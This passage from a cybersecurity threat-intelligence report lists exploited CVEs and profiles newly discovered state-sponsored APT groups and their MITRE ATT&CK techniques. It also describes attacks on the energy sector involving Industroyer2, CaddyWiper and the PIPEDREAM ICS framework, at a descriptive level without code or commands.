- **CVE-2019-8526** – Apple macOS
- **CVE-2020-0688** – Microsoft Exchange
- **CVE-2021-1789** – Apple macOS
- **CVE-2021-26411** – Internet Explorer
- **CVE-2021-26411** – Internet Explorer
- **CVE-2021-26855** – Microsoft Exchange
- **CVE-2021-26857** – Microsoft Exchange
- **CVE-2021-26858** – Microsoft Exchange
- **CVE-2021-27065** – Microsoft Exchange
- **CVE-2021-27852** – Checkbox Survey
- **CVE-2021-30869** – Apple iOS, iPadOS, macOS
- **CVE-2021-3521** – Oracle Communications Cloud Native Core
- **CVE-2021-40444** (aka CABLESS) – Microsoft MSHTML
- **CVE-2021-40449** – Win32k driver
- **CVE-2021-40539** – Zoho Manage Engine ADSelfService Plus
- **CVE-2021-44077** – Zoho ManageEngine ServiceDesk Plus
- **CVE-2021-44228** (aka Log4j) – Apache Log4j2
- **CVE-2022-0456** – Google Chrome
- **CVE-2022-0609** – Google Chrome
- **CVE-2022-30190** (aka Follina) – Microsoft Windows Support Diagnostic Tool (MSDT)

NEW STATE-SPONSORED GROUPS

The reporting period witnessed a growing number of new threat groups and malicious campaigns. Between H2 2021 and H1 2022, **19** previously unknown APT groups were discovered, compared to 11 between H2 2020 and H1 2021.

ChamelGang

Region	Active since	Top techniques (MITRE)
Worldwide	March 2021	<ul style="list-style-type: none">Trusted Relationship (T1199)Exploit Public-Facing Application (T1190)Server Software Component: Web Shell (T1505.003)Exploitation of Remote Services (T1210)Remote System Discovery (T1018)

Positive Technologies discovered a previously unknown APT group called **ChamelGang**, whose first attacks were detected in March 2021. The hackers (whose main targets in Russia, according to the vendor, are energy and aviation organizations) were interested in stealing data. In other countries, compromised government servers were found. Microsoft Exchange Server was located on almost all the compromised nodes. In all likelihood, the nodes were compromised using vulnerabilities such as ProxyLogon and ProxyShell.

Malkamak

Region	Active since	Top techniques (MITRE)
Worldwide	2018	<ul style="list-style-type: none">Windows Management Instrumentation (T1047)Valid Accounts (T1078)OS Credential Dumping (T1003)Exfiltration Over Web Service (T1567)Remote Services: SMB/Windows Admin Shares (T1021.002)

Security specialists reported about a malicious cyber espionage campaign active since at least 2018. The threat actors used a RAT called **ShellClient**. The experts believe that the malware could be managed by an Iranian threat group based on similarities in coding style and naming conventions with other Iranian threat groups, especially **Chafer (APT39)** and **Agrius**.

DEV-0343

Region	Active since	Top techniques (MITRE)
United States, Middle East, Europe	July 2021	Brute Force: Password Spraying (T1110.003)

DEV-0343 is a new activity cluster that security experts first noticed and began tracking in late July 2021. The experts have found evidence of DEV-0343 conducting extensive password spraying against more than 250 Office 365 tenants, with a focus on US and Israeli defense technology companies, Persian Gulf ports of entry, and global maritime transportation companies with a business presence in the Middle East.

Harvester

Region	Active since	Top techniques (MITRE)
South Asia	June 2021	<ul style="list-style-type: none"> • Process Injection (T1055) • Process Discovery (T1057) • Archive Collected Data (T1560)

Security experts discovered a new APT group called **Harvester** that collects intelligence as part of highly targeted espionage campaigns focusing on IT, telecom, and government entities in South Asia. The malicious tools used by Harvester have not been encountered in the wild before, which suggests that this is a threat actor with no connections to known adversaries.

DEV-0322

Region	Active since	Top techniques (MITRE)
USA	September 2021	<ul style="list-style-type: none"> • Server Software Component: Web Shell (T1505.003) • OS Credential Dumping: NTDS (T1003.003) • System Binary Proxy Execution (T1218) • Archive Collected Data: Archive via Utility (T1560/001) • Encrypted Channel: Symmetric Cryptography (T1573.001)

The US Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) warned that a critical vulnerability was being exploited in **Zoho's ManageEngine ServiceDesk Plus** product (CVE-2021-44077). Threat actors use this vulnerability to deploy web shells and carry out various malicious activities.

Exploiting CVE-2021-44077 is the second stage of **TiltedTemple**, a malicious campaign organized by a group tracked by Microsoft as DEV-0322, allegedly linked to China. The threat actors previously exploited a security hole (CVE-2021-40539) in Zoho's self-service and single sign-on password management solution called ManageEngine ADSelfService Plus. The group attacked at least 11 organizations.

GreenSpot

Region	Active since	Top techniques (MITRE)
China	2021	Unknown

The Global Times informed about a hacker group called **GreenSpot** (originally reported by **ThreatBook**, a Chinese security company). Hailing from Taiwan, the group targets government agencies in Beijing and East China's Fujian Province.

According to the report, GreenSpot attacked government agencies as well as the aerospace, energy and medical sectors to steal confidential information.

Unfortunately, ThreatBook's report has not been shared with the general public, which is why Group-IB can neither confirm nor refute this information.

Earth Lusca

Region	Active since	Top techniques (MITRE)
Asia-Pacific, Europe Americas, Arica	2021	<ul style="list-style-type: none"> • Create or Modify System Process: Windows Service (T1543.003) • Drive-by Compromise (T1189) • Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002) • Modify Registry (T1112) • Phishing: Spearphishing Link (T1566.002)

A new group called **Earth Lusca** has been discovered. It is believed to be acting in the interests of China. According to one report, not only does the Chinese cyber espionage group spy on strategic targets, it also engages in financially motivated attacks for profit. In most cases, the threat actors tried to deploy Cobalt Strike on infected hosts. Second-stage payloads included the backdoors **Doraemon**, **ShadowPad**, **Winnti** and **FunnySwitch** as well as the web shells **AntSword** and **Behinder**.

TEMP_Heretic

Region	Active since	Top techniques (MITRE)
Europe	December 2021	<ul style="list-style-type: none"> • Phishing: Spearphishing Link (T1566.002) • Drive-by Compromise (T1189) • User Execution: Malicious Link (T1204.001)

Security experts discovered a previously unknown Chinese threat group that exploited a zero-day vulnerability in Zimbra, an email and collaboration platform.

The attacks were carried out in two phases. The threat actors first sent their victims emails designed to simply track whether a target received and opened the messages.

The second phase involved email messages luring targets to click on a malicious attacker-crafted link. If potential victims clicked on the link, they were directed to the hackers' website, where a malicious JavaScript code performed an XSS attack against Zimbra webmail used by the victim's organization.

White Tur

Region	Active since	Top techniques (MITRE)
Europe	2017	<ul style="list-style-type: none"> • Command and Scripting Interpreter: PowerShell (T1059.001) • Exfiltration Over C2 Channel (T1041) • Command and Scripting Interpreter: Visual Basic (T1059.005) • XSL Script Processing (T1220) • Deobfuscate/Decode Files or Information (T1140)

Another threat group discovered during the reporting period was named **White Tur**. The use of the color "White" in the name suggests that the group's specific geographic location is unknown. The threat actor's unique feature is its preferred type of victim: it targets defense, governmental, and research organizations based in Serbia and Republika Srpska.

When tracking domain registrations and domain resolutions to White Tur-attributed infrastructure, experts concluded that White Tur is a persistent threat actor that has been operating for a number of years, at least from 2017 through to 2021.

VajraEleph

Region	Active since	Top techniques (MITRE)
APAC	June 2021	<ul style="list-style-type: none"> • Foreground Persistence (T1541) • Call Control (T1616) • Location Tracking (T1430) • Stored Application Data (T1409) • Protected User Data: SMS Messages (T1636.004)

Security experts discovered a group called **VajraEleph**, which has been active since June 2021 and has mainly targeted Pakistan. At the time of writing, all of the group's intercepted attacks have been carried out through Android, and experts have not identified any attacks involving Windows.

Twisted Panda

Region	Active since	Top techniques (MITRE)
Russia and other countries in the Commonwealth of Independent States (CIS)	June 2021	<ul style="list-style-type: none"> • Hijack Execution Flow (T1574) • Ingress Tool Transfer (T1105) • File and Directory Discovery (T1083) • Scheduled Task (T1053) • System Information Discovery (T1082)

Security researchers discovered **Twisted Panda**, a campaign in which sanctions-related decoy documents were used for several months to attack Russian defense research institutes part of the Russian state-owned conglomerate Rostec. Another target is located in Belarus and is also likely to be related to research. A Chinese APT group is believed to be behind the campaign. The threat actors used previously unknown tools (such as a sophisticated multi-layered loader and a backdoor called **SPINNER**), which were developed as early as March 2021.

Aoqin Dragon

Region	Active since	Top techniques (MITRE)
APAC	January 2012	<ul style="list-style-type: none"> • Replication Through Removable Media (T1091) • Dynamic-link Library Injection (T1055.001) • Application Layer Protocol: Web Protocols (T1071.001) • System Owner/User Discovery (T1033) • System Information Discovery (T1082)

Aoqin Dragon is an active threat group that has been operating since 2012 and targets government, education, and telecommunications organizations in South-East Asia and Australia.

To gain initial access, the threat actors use exploits and fake removable device shortcuts. The group's decoy documents are themed around political topics. Decoys with pornographic content were also found. During their attacks, the threat actors usually drop one of two backdoors: **Mongall** or a modified version of the open-source **Heyoka** project.

Moshen Dragon

Region	Active since	Top techniques (MITRE)
Central Asia	January 2022	<ul style="list-style-type: none"> • Command and Scripting Interpreter (T1059) • Windows Management Instrumentation (T1047) • OS Credential Dumping (T1003) • Hijack Execution Flow - (T1574) • Ingress Tool Transfer (T1105)

Moshen Dragon is a threat group with links to China that engages in cyber espionage in Central Asia. The threat actor systematically used software distributed by security vendors to sideload **ShadowPad** and **PlugX** variants. Some of its activity partially overlaps with the activity of threat groups such as **RedFoxytrot** and **Nomad Panda**.

Earth Berberoka

Region	Active since	Top techniques (MITRE)
Asia-Pacific, USA	December 2020	<ul style="list-style-type: none"> • Supply Chain Compromise (T1195) • Virtualization/Sandbox Evasion (T1497) • Process Injection (T1055) • Credentials from Password Stores (T1555) • Screen Capture (T1113)

An analysis by security researchers revealed that the group **Earth Berberoka** targets gambling websites as well as the Windows, Linux, and macOS platforms. The group uses malware families that historically have been attributed to Chinese-speaking individuals.

DarkOxide

Region	Active since	Top techniques (MITRE)
South Asia	2019	<ul style="list-style-type: none"> • Phishing: Spearphishing via Service (T1566.003) • Command and Scripting Interpreter: PowerShell (T1059.001) • Command and Scripting Interpreter: Visual Basic (T1059.005) • Remote Access Software (T1219) • Event Triggered Execution: Screensaver (T1546.002)

In September, security researchers discovered a previously unknown group called **DarkOxide**, which had been tracked since September 2019. The group targets organizations based in the Asia-Pacific (APAC) region and working in the semiconductor industry. There was also a victim from the telecommunications sector. The targets of the attacks have included engineering staff with access to sensitive documents and source code.

In its attacks, the group uses social media to distribute malware and legitimate tools in order to gain remote access and perform actions with files.

APT-C-61

Region	Active since	Top techniques (MITRE)
Asia-Pacific	January 2020	<ul style="list-style-type: none"> • Inter-Process Communication: Dynamic Data Exchange (T1559.002) • Phishing: Spearphishing Attachment (T1566.001) • Automated Collection (T1119) • Transfer Data to Cloud Account (T1537) • Command and Scripting Interpreter: PowerShell(T1059.001)

APT-C-61 (aka **Tengyun snake**) is a South Asian group that has been active since at least 2020. Victims have been identified in military, national, and research organizations in Pakistan and Bangladesh. In its attacks, the group uses tools that help stealthily exfiltrate files. The threat actor's infrastructure mainly consists of legitimate services and cloud technologies.

ToddyCat

Region	Active since	Top techniques (MITRE)
Asia-Pacific, Europe, Russia and other CIS countries	December 2020	<ul style="list-style-type: none"> • Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001) • Phishing: Spearphishing Attachment (T1566.001) • Command and Scripting Interpreter: Windows Command Shell (T1059.003) • Modify Registry (T1112) • System Network Configuration Discovery (T1016)

ToddyCat is a relatively new APT group responsible for a series of attacks detected since December 2020 against high-profile entities in Europe and Asia. The nature of the affected organizations (both governmental and military) suggests that the group focuses on critical goals that are likely related to geopolitical interests. The group's distinctive feature is the use of two formerly unknown tools that researchers have called **Samurai backdoor** and **Ninja Trojan**.

Researchers were unable to attribute the attacks to a known APT group, but ToddyCat victims are known to be related to countries and sectors usually targeted by many Chinese-speaking groups.

Space Pirates

Region	Active since	Top techniques (MITRE)
Russia and other CIS countries	2017	<ul style="list-style-type: none"> • Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001) • Phishing: Spearphishing Attachment (T1566.001) • Command and Scripting Interpreter: Windows Command Shell (T1059.003) • Modify Registry (T1112) • System Network Configuration Discovery (T1016)

Space Pirates has Asian roots, as suggested by the use of the Chinese language in resources, SFX archives, and paths to PDB files. Moreover, the group's toolkit includes **Royal Road** and the backdoor **PcShare**, and most intersections with previously known activity are associated with APT groups based in Asia.

The group began its activity no later than 2017. Its main goals are espionage and theft of confidential information. Victims identified by security researchers include government agencies and IT departments, as well as aerospace and energy companies.

TridentCrow

Region	Active since	Top techniques (MITRE)
Russia and other CIS countries	February 2022	<ul style="list-style-type: none"> • Native API (T1106) • User Execution:Malicious File (T1204.002) • Impair Defenses:Disable Windows Event Logging (T1562.002) • Impair Defenses:Disable or Modify Tools (T1562.001) • Ingress Tool Transfer (T1105)

The threat group **TridentCrow** was discovered by Group-IB and has been active since at least February 2022. Monitoring the attackers' network infrastructure revealed links to information security blogs in Chinese. The Chinese language was also found in the internal resources of malicious files. As an initial vector, the group uses phishing emails with a malicious macro, which Group-IB researchers named **TridentCrow.VBA.RAT**.

HI-TECH CRIME TRENDS 2022/23

CHAPTER 8.

THREATS BY INDUSTRY: ENERGY

MITRE ATT&CK® FOR THE ENERGY INDUSTRY*

TACTIC	TECHNIQUE	MITRE ID
INITIAL ACCESS	Drive-by Compromise	T1189
	Phishing	T1566
	[Phishing → Spearphishing Attachment]	T1566.001
	[Phishing → Spearphishing Link]	T1566.002
	Supply Chain Compromise	T1195
EXECUTION	Exploitation for Client Execution	T1203
	[Command and Scripting Interpreter → PowerShell]	T1059.001
	[Command and Scripting Interpreter → Windows Command Shell]	T1059.003
	[Scheduled Task/Job → At (Windows)]	T1053.002
	[Scheduled Task/Job → Cron]	T1053.003
PERSISTENCE	[Scheduled Task/Job → At (Windows)]	T1053.002
	Boot or Logon Autostart Execution	T1547
	[Scheduled Task/Job → Cron]	T1053.003
	[Hijack Execution Flow → DLL Side-Loading]	T1574.002
	Hijack Execution Flow	T1574
PRIVILEGE ESCALATION	Process Injection	T1055
	Boot or Logon Autostart Execution	T1547
	[Scheduled Task/Job → At (Windows)]	T1053.002
	[Scheduled Task/Job → Cron]	T1053.003
	[Hijack Execution Flow → DLL Side-Loading]	T1574.002
DEFENSE EVASION	Deobfuscate/Decode Files or Information	T1140
	Obfuscated Files or Information	T1027
	Process Injection	T1055
	[Impair Defenses → Disable or Modify Tools]	T1562.001
	Impair Defenses	T1562


*The most common techniques

TACTIC	TECHNIQUE	MITRE ID
CREDENTIAL ACCESS	Credentials from Password Stores	T1555
	Input Capture	T1056
	[Input Capture → Keylogging]	T1056.001
	[OS Credential Dumping → LSASS Memory]	T1003.001
DISCOVERY	File and Directory Discovery	T1083
	System Information Discovery	T1082
	Process Discovery	T1057
	[Software Discovery → Security Software Discovery]	T1518.001
	System Time Discovery	T1124
COLLECTION	Data from Local System	T1005
	Archive Collected Data	T1560
	[Archive Collected Data → Archive via Library]	T1560.002
	Input Capture	T1056
	[Input Capture → Keylogging]	T1056.001
COMMAND AND CONTROL	[Application Layer Protocol → Web Protocols]	T1071.001
	Application Layer Protocol	T1071
	[Encrypted Channel → Asymmetric Cryptography]	T1573.002
	Data Obfuscation	T1001
	Ingress Tool Transfer	T1105
EXFILTRATION	Automated Exfiltration	T1020
	Exfiltration Over C2 Channel	T1041
	Scheduled Transfer	T1029
IMPACT	Data Destruction	T1485
	[Disk Wipe → Disk Content Wipe]	T1561.001
	[Disk Wipe → Disk Structure Wipe]	T1561.002
	Disk Wipe	T1561

*The most common techniques

SPECIAL SERVICES THAT TARGET THE ENERGY INDUSTRY

Over the reporting period, at least **ten** groups connected with special services attacked critical infrastructure in the energy sector. In most cases, the goal was to develop an in-depth understanding of complex systems to make it easier to use them in the future or gain the level of access required to prepare for operations when a crisis occurs. For example, the current Russian-Ukrainian military conflict has led to hacker groups developing and using malware designed to manipulate industrial control systems (ICSs).



ChamelGang

According to information published in open sources, **ChamelGang** has attacked Russia's energy sector many times. The group mainly led attacks based on trusted relationships. In one case, the hackers compromised a subsidiary to gain access to the target organization's network by using a vulnerable version of a web application on the JBoss Application Server platform. After exploiting vulnerability CVE-2017-12149 (which was patched over four years ago), the attackers were able to remotely execute commands on the host.

About two weeks later, the threat actors compromised the parent company. They obtained the dictionary password of the local administrator on one of the servers in an isolated segment and gained access to the network via RDP. The group remained undetected in the corporate network for three months. After studying the network, the threat actors gained control over most of it, including critical servers and hosts in various network segments.

ChamelGang is distinct in that it uses new, previously unknown malware such as **ProxyT**, **BeaconLoader**, and the **DoorMe** backdoor.

BlackEnergy

According to security researchers, in April 2022, after a long lull, **BlackEnergy** carried out attacks against high-voltage electrical substations and computers running Windows and Linux in Ukraine. According to the researchers, the attacks against electrical substations were directly linked to **CaddyWiper**, which in March 2022 targeted a government agency and a bank in Ukraine.

A key aspect of the attack is the return of **Industroyer** (aka **CRASHOVERRIDE**), a widely known **malware for ICSs**. The new version was named **Industroyer2**.

Industroyer2 was deployed as a Windows executable named **108_100.exe** and executed using a scheduled task on April 8, 2022 at 16:10:00 UTC. According to a timestamp it was compiled on March 23, 2022, which suggests that the hackers had planned their attack for more than two weeks.

Industroyer2 implements only the IEC-104 (aka IEC 60870-5-104) protocol to communicate with industrial equipment. This includes protection relays used in electrical substations. This is a slight change from the 2016 **Industroyer** variant, which is a fully-modular platform with payloads for multiple ICS protocols (IEC 60870-5-101, IEC 60870-5-104, IEC 61850 and OPC DA).

A distinctive feature of **Industroyer2** is that its configuration is contained in the executable file itself. This is different from **Industroyer**, which stores configuration in a separate INI file. The attackers must, therefore, recompile **Industroyer2** for each new victim or environment. The new configuration format is stored as a string, which is then supplied to the IEC-104 communication routine of the malware. **Industroyer2** is able to communicate with multiple devices at the same time.




Figure 40. Industroyer2 modus operandi

As well as deploying Industroyer2 in a Ukrainian electrical substation, the attackers used a new version of CaddyWiper. The wiper erases user data and partition information from attached drives, thereby making the system inoperable and unrecoverable. The malware was likely installed to slow down the recovery process and prevent operators of the energy company from regaining control of the ICS consoles. The threat actors also deployed CaddyWiper on the machine where Industroyer2 was executed, most likely in order to cover their tracks.

TAG-38

The networks belonging to seven Indian State Load Dispatch Centers (SLDCs) that conduct real-time operations for grid control and electricity dispatch had been attacked. All seven SLDCs are located near the India-China border in Ladakh.

The attacks involved a Trojan called ShadowPad, which is thought to have links to contractors serving China's Ministry of State Security (MSS).

TAG-38 is believed to have infiltrated the system via third-party devices such as IP cameras that may have been made vulnerable when their default credentials were left unchanged.

Because the targeting was prolonged, it was most likely part of a mission to gather information about critical infrastructure rather than seeking immediate benefits. Such information could later be used to gain access across a system and carry out disruptive activities.

CHERNOVITE

The threat group **CHERNOVITE** has the capability to disrupt, degrade, and potentially destroy industrial environments and physical processes in industrial environments.

CHERNOVITE has developed a highly capable offensive ICS malware framework. **PIPEDREAM** (aka **INCONTROLLER**) provides operators with the ability to scan for new devices, brute-force passwords, sever connections, and crash target devices. To accomplish this, PIPEDREAM uses several different protocols including Factory Interface Network Service (FINS), Modbus, and Schneider Electric’s implementation of CoDeSys.

PIPEDREAM malware targets equipment in liquefied natural gas (LNG) and electric power environments, but it is reasonable to assume that CHERNOVITE could easily adapt the capabilities of PIPEDREAM to compromise and disrupt a broader set of targets.

Below are brief descriptions of PIPEDREAM components:

- **EVILSCHOLAR** – A capability designed to discover, access, manipulate, and disable Schneider Electric PLCs
- **BADOMEN** – A remote shell capability designed to interact with Omron software and PLCs
- **MOUSEHOLE** – A scanning tool designed to use OPC UA to enumerate PLCs and OT networks
- **DUSTTUNNEL** – A custom remote operational implant capability to perform host reconnaissance and command-and-control
- **LAZYCARGO** – A capability that drops and exploits a vulnerable ASRock driver to load an unsigned driver

Below is an example scenario of how PIPEDREAM components can be deployed as well as the potential consequences of doing so.




Figure 41. Deployment scenario Dragos

HEXANE

Hexane still focuses on Middle Eastern energy companies. However, the group also actively leveraged the issue of the Russia-Ukraine conflict.

In mid-March, an Israeli energy company received an email with the subject “Russian war crimes in Ukraine.” The email contained a few pictures taken from public media sources and included a link to an article hosted on a phishing resource.



Figure 42. Screenshot of the phishing email

